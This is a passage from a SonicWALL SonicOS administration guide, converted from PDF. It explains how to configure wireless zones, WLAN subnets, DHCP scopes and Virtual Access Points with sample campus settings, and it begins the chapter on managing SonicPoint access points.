- Step 3 DHCP Server** - The DHCP server assigns leased IP addresses to users within specified ranges, known as "Scopes". The default ranges for DHCP scopes are often excessive for the needs of most wireless deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.
- Step 4 Virtual Access Point Profile** - The VAP Profile feature allows for creation of wireless configuration profiles which can be easily applied to new wireless Virtual Access Points as needed.
- Step 5 Virtual Access Point** - The VAP Objects feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings.
- Step 6 Virtual Access Point Group** - The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to a single internal wireless radio.
- Step 7 Assign VAP Group to Internal Wireless Radio** - The VAP Group is applied to the internal wireless radio and made available to users through multiple SSIDs.


Network Configuration

Zone	Faculty Zone	Student Zone	Janitor Zone
DHCP Scopes	DHCP Lease Scope 10.10.40.1 - 10.10.40.33	DHCP Lease Scope 10.10.50.1 - 10.10.50.100	DHCP Lease Scope 10.10.70.1 - 10.10.70.3
Wireless Sub-Interface	Faculty	Student	Janitor

VAP Configuration

VAP Authentication	WPA2-EAP	WPA2-PSK	WPA2-EAP
VAP SSID	Campus_Faculty	Campus_Student	Campus_Janitor

VAP Group



Network Zones

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. Network zones are configured from the **Network > Zones** page.

<input type="checkbox"/>	Name	Security Type	Member Interfaces	Interface Trust	Content Filtering	Client AV	Gateway AV	Anti-Spyware	IPS	App Control	GSC	SSL Control	SSLVPN Access	Configure
<input type="checkbox"/>	DMZ	Public	N/A	✓	✓		✓							
<input type="checkbox"/>	LAN	Trusted	X0 X2	✓	✓		✓	✓	✓				✓	
<input type="checkbox"/>	MULTICAST	Untrusted	N/A											
<input checked="" type="checkbox"/>	MyWirelessZone	Wireless	X4	✓										
<input type="checkbox"/>	SSLVPN	Encrypted	N/A										✓	
<input checked="" type="checkbox"/>	VAP-Corporate	Wireless	X2:V50	✓	✓	✓	✓	✓	✓	✓	✓	✓		
<input checked="" type="checkbox"/>	VAP-Guest	Wireless	N/A			✓		✓			✓	✓		
<input type="checkbox"/>	VPN	Encrypted	N/A											
<input type="checkbox"/>	WAN	Untrusted	X1 X3				✓	✓	✓				✓	
<input type="checkbox"/>	WLAN	Wireless	N/A										✓	

For detailed information on configuring zones, see [“Network > Zones” on page 309](#).

Topics:

- [“The Wireless Zone” section on page 538](#)
- [“Custom Wireless Zone Settings” section on page 538](#)

The Wireless Zone

The Wireless zone type, of which the “WLAN Zone” is the default instance, provides support to SonicWALL wireless radio. When an interface or subinterface is assigned to a Wireless zone, the interface can enforce security settings above the 802.11 layer, including WiFiSec Enforcement, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.

Custom Wireless Zone Settings

Although SonicWALL provides the pre-configured Wireless zone, administrators also have the ability to create their own custom wireless zones. When using VAPs, several custom zones can be applied to a single wireless radio. The following three sections describe settings for custom wireless zones:

- [“General” section on page 539](#)
- [“Wireless” section on page 540](#)
- [“Guest Services” section on page 541](#)

General

General Settings

Name:

Security Type:

Allow Interface Trust

Enforce Content Filtering Service

CFS Policy:

Enable Client AV Enforcement Service

Enable Gateway Anti-Virus Service

Enable IPS

Enable Anti-Spyware Service

Enforce Global Security Clients

Create Group VPN

Enable SSL Control

Enable SSLVPN Access

Feature	Description
Name	Create a name for your custom zone
Security Type	Select Wireless in order to enable and access wireless security options.
Allow Interface Trust	Select this option to automatically create access rules to allow traffic to flow between the interfaces of a zone. This will effectively allow users on a wireless zone to communicate with each other. This option is often disabled when setting up Guest Services.
SonicWALL Security Services	Select the security services you wish to enforce on this zone. This allows you to extend your SonicWALL UTM security services to your wireless users.

Wireless

Wireless Settings

SSLVPN Enforcement

SSLVPN server:

SSLVPN service:

SonicPoint Settings

SonicPoint Provisioning Profile:

SonicPointN Provisioning Profile:

Only allow traffic generated by a SonicPoint / SonicPointN

Feature	Description
Only allow traffic generated by a SonicPoint	Restricts traffic on this zone to internally-generated traffic only.
SSL VPN Enforcement	<p>Redirects all traffic entering the Wireless zone to a defined SonicWALL SSL VPN appliance. This allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic. Note: Wireless traffic that is tunneled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone.</p> <p>SSL VPN Server - Select the Address Object representing the SSL VPN appliance to which you wish to redirect wireless traffic.</p>
SonicPoint Provisioning Profile	Select a predefined SonicPoint Provisioning Profile to be applied to all current and future SonicPoints on this zone.
SonicPointN Provisioning Profile	Select a predefined SonicPointN Provisioning Profile to be applied to all current and future SonicPoints on this zone.

Guest Services

The **Enable Guest Services** option allows the following guest services to be applied to a zone:

Guest Services

Enable Wireless Guest Services

Enable inter-guest communication

Bypass AV Check for Guests

Enable Dynamic Address Translation (DAT)

Enable External Guest Authentication:

Custom Authentication Page:

Post Authentication Page:

Bypass Guest Authentication:

Redirect SMTP traffic to:

Deny Networks:

Pass Networks:

Max Guests:

Feature	Description
Enable inter-guest communication	Allows guests connecting to SonicPoints in this Wireless zone to communicate directly and wirelessly with each other.
Bypass AV Check for Guests	Allows guest traffic to bypass Anti-Virus protection
Enable Dynamic Address Translation (DAT)	Dynamic Address Translation (DAT) allows the SonicPoint to support any IP addressing scheme for Guest Services users. If this option is disabled (unchecked), wireless guest users must either have DHCP enabled, or an IP addressing scheme compatible with the SonicPoint's network settings.
Enable External Guest Authentication	Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access.
Custom Authentication Page	Redirects users to a custom authentication page when they first connect to a SonicPoint in the Wireless zone. Click Configure to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click OK.
Post Authentication Page	Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field.
Bypass Guest Authentication	Allows a SonicPoint running Guest Services to integrate into environments already using some form of user-level authentication. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Services access is desired, or when another device upstream of the SonicPoint is enforcing authentication.
Redirect SMTP traffic to	Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.
Deny Networks	Blocks traffic from the networks you specify. Select the subnet, address group, or IP address to block traffic from.

Feature	Description
Pass Networks	Automatically allows traffic through the Wireless zone from the networks you select.
Max Guests	Specifies the maximum number of guest users allowed to connect to the Wireless zone. The default is 10.

Wireless LAN Subnets

A Wireless LAN (WLAN) subnet allows you to split a single wireless radio interface (W0) into many virtual network connections, each carrying its own set of configurations. The WLAN subnet solution allows each VAP to have its own virtual separate subinterface, even though there is only a single 802.11 radio.

WLAN subnets have several key capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from WLAN subnets at this time are VPN policy binding, WAN dynamic client support, and multicast support.

WLAN subnets are configured from the **Network > Interfaces** page.

The screenshot shows the 'Interfaces' configuration page. At the top, there is a green 'Accept' button. Below it is the 'Interface Settings' section, which contains a table with the following columns: Name, Zone, Group, IP Address, Subnet Mask, IP Assignment, Status, Comment, and Configure. The table lists several interfaces, including X0 through X5, with various configurations for IP addresses, subnet masks, and assignments. An 'Add Interface...' button is located at the bottom of the table.

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Primary Bridged I/F	No link	Bridged to X4	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	LAN		10.10.10.1	255.255.255.0	Static	No link		
X2:V50	VAP-Corporate		172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	MyWirelessZone		192.168.168.168	255.255.255.0	Secondary Bridged I/F	No link	Bridged to X0	
X5	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		

Custom Wireless Subnet Settings

The table below lists configuration parameters and descriptions for wireless subnets:

Feature	Description
Zone	Select a pre-defined or custom zone. Only zones with security type of “wireless” are available for selection.
Parent Interface	The default WLAN interface, normally W0.
Subnet Name	Choose a friendly name for this interface.
IP Configuration	Create an IP address and Subnet Mask in accordance with your network configuration.

Feature	Description
Sonic Point Limit	The number of radios supported in your deployment, the default value is 1 SonicPoint.
Management	Select the protocols you wish to use when managing this subnet.
User Login	Select the protocols you will make available to clients who access this subnet.
DHCP Server	Select the Create default DHCP Lease Scope option to enable DHCP on this subnet, along with the default number of available leases. Read “DHCP Server Scope” on page 543 for more information on DHCP lease requirements.

DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes”. Take care in making these settings manually, as a scope of 200 addresses for multiple interfaces that will only use 30 can lead to connection issues due to lease exhaustion.

The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page.

#	Type	Lease Scope	Interface	Details	Enable	Configure
1	Dynamic	Range: 172.16.200.2 - 172.16.200.50	N/A		<input checked="" type="checkbox"/>	
2	Dynamic	Range: 172.16.50.2 - 172.16.50.206	X2:V50		<input checked="" type="checkbox"/>	
3	Dynamic	Range: 192.168.168.1 - 192.168.168.167	X0		<input checked="" type="checkbox"/>	

Buttons: Add Dynamic, Add Static, Delete, Delete All

Virtual Access Point Profiles

A Virtual Access Point Profile allows the administrator to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **Wireless > Virtual Access Point** page.

This feature is especially useful for quick setup in situations where multiple virtual access points will share the same authentication methods.

#	Name	Type	Authentication	Cipher	Max Clients	Configure
No Entries						

Buttons: Add..., Delete, Delete All

Topics:

- [“Virtual Access Point Profile Settings” on page 544](#)
- [“WPA-PSK / WPA2-PSK Encryption Settings” on page 545](#)
- [“WPA-EAP / WPA2-EAP Encryption Settings” on page 545](#)

Virtual Access Point Profile Settings

The table below lists configuration parameters and descriptions for Virtual Access Point Profile Settings:

Feature	Description
Name	Choose a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs.
Type	Set to Wireless-Internal-Radio by default. Retain this default setting if using the internal radio for VAP access (currently the only supported radio type)
Authentication Type	Below is a list available authentication types with descriptive features and uses for each: WPA <ul style="list-style-type: none"> • Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases WPA2 <ul style="list-style-type: none"> • Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming) WPA2-AUTO <ul style="list-style-type: none"> • Tries to connect using WPA2 security, if the client is not WPA2 capable, the connection will default to WPA.
Unicast Cipher	The unicast cipher will be automatically chosen based on the authentication type.
Multicast Cipher	The multicast cipher will be automatically chosen based on the authentication type.
Maximum Clients	Choose the maximum number of concurrent client connections permissible for this virtual access point.

WPA-PSK / WPA2-PSK Encryption Settings

Pre-Shared Key (PSK) is available when using WPA or WPA2. This solution utilizes a shared key.

Feature	Description
Pass Phrase	The shared passphrase users will enter when connecting with PSK-based authentication.
Group Key Interval	The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues.

WPA-EAP / WPA2-EAP Encryption Settings

Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP capable RADIUS server for key generation.

Feature	Description
RADIUS Server 1	The name/location of your RADIUS authentication server
RADIUS Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices.
RADIUS Server 1 Secret	The secret passcode for your RADIUS authentication server
RADIUS Server 2	The name/location of your backup RADIUS authentication server
RADIUS Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices.
RADIUS Server 2 Secret	The secret passcode for your backup RADIUS authentication server
Group Key Interval	The time period (in seconds) during which the WPA/WPA2 group key is enforced to be updated.

Virtual Access Points

The VAP Settings feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings. Virtual Access Points are configured from the **Wireless > Virtual Access Point** page.

Virtual Access Points Items 1 to 2 (of 2)

<input type="checkbox"/>	#	SSID	VLAN ID	Authentication	Cipher	Max Clients	SSID Suppress	<input type="checkbox"/> Enable	Configure
<input type="checkbox"/>	1	VAP-Corporate	50	Open	None	16	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/>	2	VAP-Guest	200	Open	None	16	<input type="checkbox"/>	<input checked="" type="checkbox"/>	

Add... Delete Delete All

General VAP Settings

Virtual Access Point General Settings

SSID:

Subnet Name:

Enable Virtual Access Point

Enable SSID Suppress

Feature	Description
SSID	Create a friendly name for your VAP.
Subnet Name	Select a subnet name to associate this VAP with. Settings for this VAP will be inherited from the subnet you select from this list.
Enable Virtual Access Point	Enables this VAP.
Enable SSID Suppress	Suppresses broadcasting of the SSID name and disables responses to probe requests. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients.

Advanced VAP Settings













Advanced settings allows the administrator to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user created profile. See [“Virtual Access Point Profiles” section on page 543](#) for complete authentication and encryption configuration information.

Virtual Access Point Groups

The Virtual Access Point Groups feature is available on SonicWALL NSA appliances. It allows for grouping of multiple VAP objects to be simultaneously applied to your internal wireless radio. Virtual Access Point Groups are configured from the **Wireless > Virtual Access Point** page.

Virtual Access Point Groups

Items to 1 (of 1)

<input type="checkbox"/>	#	Name	Subnet	Authentication	Cipher	Max Clients	SSID Suppress	Enable	Configure
<input type="checkbox"/>	1	Internal AP Group							  
		Campus_Admin	W0	WPA2-PSK	AES	16		<input checked="" type="checkbox"/>	  
		Campus_Faculty	Faculty	WPA2-EAP	AES	16		<input checked="" type="checkbox"/>	  
		Campus_Students	Students	Open	None	16		<input checked="" type="checkbox"/>	  

Enabling the Virtual Access Point Group

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio. The default group is called **Internal AP Group**.

Wireless Virtual Access Point

Virtual Access Point Group:

Internal AP Group  

VAP Sample Configuration

This section provides configuration examples based on real-world wireless needs.

Topics

- [“Configuring a VAP for School Faculty Access” section on page 547](#)
- [“Deploying VAPs to the Wireless Radio” section on page 551](#)

Configuring a VAP for School Faculty Access

You can use a VAP for a set of users who are commonly in the office, on campus, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network’s Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services. This section contains the following subsection:

- [“Configuring a Zone” section on page 547](#)
- [“Creating a Wireless VLAN Subinterface” section on page 549](#)
- [“Creating the Wireless VAP” section on page 550](#)

Configuring a Zone

In this section you will create and configure a new corporate wireless zone with SonicWALL UTM security services and enhanced WiFiSec/WPA2 wireless security.

-
- Step 1** Log into the management interface of your SonicWALL UTM appliance.
 - Step 2** In the left-hand menu, navigate to the **Network > Zones** page.
 - Step 3** Click the **Add...** button to add a new zone.

General Settings Tab

- Step 1** In the **General** tab, enter a friendly name such as “WLAN_Faculty” in the **Name** field.
- Step 2** Select **Wireless** from the **Security Type** drop-down menu.
- Step 3** Select the **Allow Interface Trust** checkbox to allow communication between faculty users.
- Step 4** Select checkboxes for all of the security services you would normally apply to faculty on the wired LAN.

General Settings

Name:

Security Type:

Allow Interface Trust

Enforce Content Filtering Service

CFS Policy:

Enable Client AV Enforcement Service

Enable Gateway Anti-Virus Service

Enable IPS

Enable Anti-Spyware Service

Enforce Global Security Clients

Create Group VPN

Enable SSL Control

Enable SSLVPN Access

Wireless Settings Tab

- Step 1** In the **Wireless** tab, check the **Only allow traffic generated by a SonicPoint / SonicPointN** checkbox.
- Step 2** Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).

Wireless Settings

Only allow traffic generated by a SonicPoint

SSL-VPN Enforcement

SSL-VPN server:

SSL-VPN service:

WiFiSec Enforcement

WiFiSec Exception Service:

Require WiFiSec for Site-to-Site VPN Tunnel Traversal

Trust WPA / WPA2 traffic as WiFiSec

SonicPoint Settings

SonicPoint Provisioning Profile:

- Step 3** Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the Network > Zones page, although you may notice it is not yet linked to a Member Interface. This is your next step.

Creating a Wireless VLAN Subinterface

In this section you will create and configure a new wireless VLAN subinterface on your current WLAN. This wireless subinterface will be linked to the zone you created in [“Configuring a Zone” on page 547](#).

-
- Step 1** Go to the **Network > Interfaces** page.
 - Step 2** Click the **Add Interface** button.
 - Step 3** In the **Zone** list, select the zone you created in [“Configuring a Zone” on page 547](#).
 - Step 4** In the VLAN Tag list, assign a VLAN Tag (ID) to the subinterface. Valid VLAN Tag IDs are 1 to 4094.
 - Step 5** In the **Parent Interface** list, select an interface.
 - Step 6** In the **IP Assignment** list, select **Static**.
 - Step 7** In the **IP Address** list, enter the IP address for this subinterface.
 - Step 8** In the **Subnet Mask** list, enter a subnet mask, such as 255.255.255.0.
 - Step 9** In the **SonicPoint Limit** list, select the maximum number of SonicPoints you want.
 - Step 10** In the **Comment** box, enter a description for this subinterface. (Optional)
 - Step 11** For **Management** and **User Login** options, select the checkboxes for the options you want.
 - Step 12** Click the **OK**.

Your wireless VLAN Sub-interface should now appear in the **Interface Settings** list.

Creating a Wireless VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

-
- Step 1** In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
 - Step 2** Click the **Add...** button in the **Virtual Access Point Profiles** section.
 - Step 3** Enter a **Profile Name** such as “Corporate-WPA2” for this VAP Profile.
 - Step 4** Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).
 - Step 5** In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
 - Step 6** In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the new subnet.
 - Step 7** Click the **OK** button to create this VAP Profile.

Creating the Wireless VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the wireless subnet you created in [“Creating a Wireless VLAN Subinterface” on page 549](#).

General Tab

- Step 1** In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
- Step 2** Click the **Add...** button in the **Virtual Access Points** section.
- Step 3** Enter a default name (**SSID**) for the VAP. In this case we chose **Campus_Faculty**. This is the name users will see when choosing a wireless network to connect with.
- Step 4** Select the **Subnet Name** you created in [“Creating a Wireless VLAN Subinterface” on page 549](#) from the drop-down menu. In this case we chose **Faculty**, the name of our WLAN_Faculty subnet.
- Step 5** Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.
- Step 6** Check the **Enable SSID Suppress** checkbox to hide this SSID from users.
- Step 7** Click the **OK** button to add this VAP.

Your new VAP now appears in the Virtual Access Points list.

<input type="checkbox"/>	2	Campus_Faculty	Faculty	WPA2-EAP	AES	16	<input type="checkbox"/>	<input checked="" type="checkbox"/>		
--------------------------	---	----------------	---------	----------	-----	----	--------------------------	-------------------------------------	--	--

Advanced Tab (Authentication Settings)

- Step 1** Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and choose a “Corporate-WPA2” profile, which uses **WPA2-AUTO-EAP** as the authentication method. If you have not set up a VAP Profile, continue with steps 2 through 4. Otherwise, continue to [“Create More / Deploy Current VAPs” on page 550](#).
- Step 2** In the **Advanced** tab, select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).
- Step 3** In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
- Step 4** In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the wireless subnet.

Create More / Deploy Current VAPs

Now that you have successfully set up a wireless subnet for faculty access, you can choose to add more custom VAPs, or to deploy this configuration to your internal wireless radio in the [“Deploying VAPs to the Wireless Radio” on page 551](#).



Tip

Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously by following the steps in [“Deploying VAPs to the Wireless Radio” on page 551](#).

Deploying VAPs to the Wireless Radio

In the following section you will group and deploy your new VAPs, associating them with the internal wireless radio. Users will not be able to access your VAPs until you complete this process.

Topics

- [Grouping Multiple VAPs, page 551](#)
- [Associating a VAP Group with your Wireless Radio, page 551](#)

Grouping Multiple VAPs

In this section, you will group multiple VAPs into a single group to be associated with your SoncPoint(s).

-
- Step 1** In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
- Step 2** Click the **Add Group...** button in the **Virtual Access Point Group** section.
- Step 3** Enter a **Virtual AP Group Name**.
- Step 4** Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.
- Step 5** Press the **OK** button to save changes and create the group.
- Step 6** To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, use the **802.11g** and **802.11a** tabs. If any of your VAPs use encryption, you must configure these settings before your wireless VAPs will function.
- Step 7** Click the **OK** button to save changes and create this Wireless Provisioning Profile.

Associating a VAP Group with your Wireless Radio

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio.

-
- Step 1** In the left-hand menu, navigate to the **Wireless > Settings** page.
- Step 2** In the Wireless Virtual Access Point section, select the VAP group you created in [“Grouping Multiple VAPs” on page 551](#) from the **Virtual Access Point Group** drop-down list. In this case, we chose the default **Internal AP Group** as our Virtual AP Group.

Wireless Virtual Access Point

Virtual Access Point Group:  

- Step 3** Click the **Accept** button to continue and associate this VAP group with your internal wireless radio.



Note If you are setting up guest services for the first time, be sure to make necessary configurations in the **Users > Guest Services** pages.

PART 7

SonicPoint

This part contains the following chapters:

- **SonicPoint > SonicPoints**
- **SonicPoint Deployment Best Practices**
- **SonicPoint > Station Status**
- **SonicPoint > IDS**
- **SonicPoint > Virtual Access Point**
- **SonicPoint > RF Monitoring**
- **SonicPoint > RF Analysis**
- **SonicPoint > FairNet**



CHAPTER 38

Managing SonicPoints

SonicPoint > SonicPoints

SonicWALL SonicPoints are wireless access points specially engineered to work with SonicWALL security appliances to provide wireless access throughout your enterprise. The SonicPoint section of the Management Interface lets you manage the SonicPoints connected to your system.

In addition to describing the settings available for managing SonicPoints in SonicOS, this chapter contains a best practices guide for deploying SonicPoints in your network. See [“SonicPoint Deployment Best Practices” on page 576](#).


Topics:

- [“SonicPoint > SonicPoints” on page 555](#)
 - [“Before Managing SonicPoints” on page 557](#)
 - [“SonicPoint Provisioning Profiles” on page 557](#)
- [“SonicPoint Deployment Best Practices” on page 576](#)
 - [“Prerequisites” on page 576](#)
 - [“Layer 2 and Layer 3 Considerations for SonicPoints” on page 577](#)
 - [“Tested Switches” on page 577](#)
 - [“Wiring Considerations” on page 578](#)
 - [“Channels” on page 579](#)
 - [“PoE” on page 580](#)
 - [“Spanning-Tree” on page 580](#)
 - [“VTP and GVRP” on page 581](#)
 - [“Port-Aggregation” on page 581](#)
 - [“Broadcast Throttling/Broadcast Storm” on page 581](#)
 - [“VAP Issues” on page 581](#)
 - [“Troubleshooting” on page 582](#)

- "Resetting the SonicPoint" on page 582
- "Switch Programming Tips" on page 583

SonicPoint /

SonicPoints



- SonicWALL suggests performing professional RF site survey and planning before SonicPoint deployment. The noise and interference in the environment will impact connectivity and throughput.
- Please upgrade the wireless drivers on the host client computers to the latest version in order to optimize wireless connectivity, compatibility and performance. Refer to your wireless card manufacturer for the latest driver update instructions.
- Please inspect the environment and ensure the host client computers are running the most current available wireless drivers before calling SonicWALL Technical Support on wireless related issues.
- SonicPoint in Operational (Noise SafeMode) indicates the environmental noise or interference is extremely high to disrupt the WiFi access.

View Style: All SonicPoints

SonicPointN Provisioning Profiles Items 1 to 2 (of 2) « ‹ › »

<input type="checkbox"/>	#	Name Prefix	Applied Zone	802.11n Radio 0	Radio 0 Channel	802.11n Radio 1	Radio 1 Channel	Configure
<input type="checkbox"/>	1	SonicPointN	WLAN, Wireless VLAN Sub-Interface	SSID: sonicwall-7478 Mode: 2.4GHz 802.11n/g/b Mixed	Band: Auto Channel: AutoChannel	-	-	

SonicPointNs Items 0 to 0 (of 0) « ‹ › »

<input type="checkbox"/>	#	Name	Model	Interface	Network Settings	Status	802.11n Radio 0	Radio 0 Channel	802.11n Radio 1	Radio 1 Channel	<input type="checkbox"/> Enable	Configure
No Entries												

SonicPoint Provisioning Profiles Items 1 to 1 (of 1) « ‹ › »

<input type="checkbox"/>	#	Name Prefix	Applied Zone	802.11a Radio	802.11g Radio	Configure
<input type="checkbox"/>	1	SonicPoint	WLAN, Wireless VLAN Sub-Interface	SSID: sonicwall Channel: AutoChannel	SSID: sonicwall Channel: AutoChannel	

SonicPoints Items 0 to 0 (of 0) « ‹ › »

<input type="checkbox"/>	#	Name	Interface	Network Settings	Status	802.11a Radio	802.11g Radio	<input type="checkbox"/> Enable	Configure
No Entries									

Note: All Operational SonicPoint units are upgraded to SonicPoint Firmware Version (sw_sp_eng_5.0.0.0_22.bin.sig). Download:
 All Operational SonicPoint-N units are upgraded to SonicPointN Firmware Version (sw_spn_eng_5.6.0.1_17.bin.sig).

Before Managing SonicPoints

Before you can manage SonicPoints in the Management Interface, you must first:

- Verify that the SonicPoint image is downloaded to your SonicWALL security appliance. See [“Updating SonicPoint Firmware” on page 574](#).
- Configure your SonicPoint Provisioning Profiles.
- Configure a Wireless zone.
- Assign profiles to wireless zones. This step is optional. If you do not assign a default profile for a zone, SonicPoints in that zone will use the first profile in the list.
- Assign an interface to the Wireless zone.
- Attach the SonicPoints to the interfaces in the Wireless zone.
- Test the SonicPoints.

SonicPoint Provisioning Profiles

SonicPoint Provisioning Profiles provide a scalable and highly automated method of configuring and provisioning multiple SonicPoints across a Distributed Wireless Architecture. SonicPoint Profile definitions include all of the settings that can be configured on a SonicPoint, such as radio settings for the 2.4GHz and 5GHz radios, SSID's, and channels of operation.

Once you have defined a SonicPoint profile, you can apply it to a Wireless zone. Each Wireless zone can be configured with one SonicPoint profile. Any profile can apply to any number of zones. Then, when a SonicPoint is connected to a zone, it is automatically provisioned with the profile assigned to that zone.

SonicOS includes a default SonicPointN profile, named SonicPointN. You can modify this profile or create a new one.

#	Name Prefix	Applied Zone	802.11a Radio	802.11g Radio	Configure
1	SonicPoint	WLAN, Wireless VLAN Sub-Interface	SSID: sonicwall Channel: AutoChannel	SSID: sonicwall Channel: AutoChannel	

The default SonicPointN profile has the following settings:

802.11a Radio		802.11g Radio		802.11n Radio	
Enable 802.11a Radio	Yes - Always on	Enable 802.11g Radio	Yes - Always on	Enable 802.11n Radio	Yes - Always on
SSID	sonicwall	SSID	sonicwall	SSID	sonicwall-D790 (where D790 is an example; this is determined by the hardware address)
Radio Mode	54Mbps - 802.11a	Radio Mode	2.4 GHz 54Mbps - 802.11g	Radio Mode	2.4 GHz - 802.11n/g/b Mixed

802.11a Radio		802.11g Radio		802.11n Radio	
Channel	AutoChannel	Channel	AutoChannel	Channel	AutoChannel
ACL Enforcement	Disabled	ACL Enforcement	Disabled	ACL Enforcement	Disabled
Authentication Type	WEP - Both Open System & Shared Key	Authentication Type	WEP - Both Open System & Shared Key	Authentication Type	WEP - Both Open System & Shared Key
Schedule IDS Scan	Disabled	Schedule IDS Scan	Disabled	Schedule IDS Scan	Disabled
Data Rate	Best	Data Rate	Best	Data Rate	Best
Antenna Diversity	Best	Antenna Diversity	Best	Antenna Diversity	Best



Note SonicPoint-N Dual Radio is Wi-Fi Certified by the Wi-Fi Alliance and is designated by the Wi-Fi Certified logo.

The Wi-Fi CERTIFIED Logo is a certification mark of the Wi-Fi Alliance, and indicates that the product has undergone rigorous testing by the Wi-Fi Alliance and has demonstrated interoperability with other products, including those from other companies that bear the Wi-Fi CERTIFIED Logo:



Topics:

- [“Configuring a SonicPoint Profile” section on page 558](#)
- [“Updating SonicPoint Settings” section on page 573](#)
- [“Updating SonicPoint Firmware” section on page 574](#)
- [“Automatic Provisioning \(SDP & SSPP\)” section on page 574](#)
- [“SonicPoint and SonicPointN States” section on page 575](#)

Configuring a SonicPoint Profile

The SonicPoint profile configuration process for 802.11n is slightly different than for 802.11a or 802.11g.

Topics:

- [“Configuring a SonicPointN Profile for 802.11n” on page 559](#)
- [“Configuring a SonicPoint Profile for 802.11a or 802.11g” on page 566](#)

Configuring a SonicPointN Profile for 802.11n

You can add any number of SonicPoint profiles. To configure a SonicPoint provisioning profile, follow these steps:

- Step 1** To add a new profile click **Add SonicPoint N Profile** below the list of SonicPoint 802.11n provisioning profiles in the **SonicPoint > SonicPoints** page.

To edit an existing profile, select the profile and click the **Edit** icon in the **Configure** column in the same line as the profile you are editing.

- Step 2** In the **Settings** tab of the **Add SonicPointN Profile** window, specify:

- **Enable SonicPoint:** Check this to automatically enable each SonicPoint when it is provisioned with this profile.
- **Retain Settings:** Check this to have the SonicPointNs provisioned by this profile retain these settings until the appliance is rebooted.
- **Enable RF Monitoring:** Check this to enable wireless RF Threat Real Time Monitoring and Management.
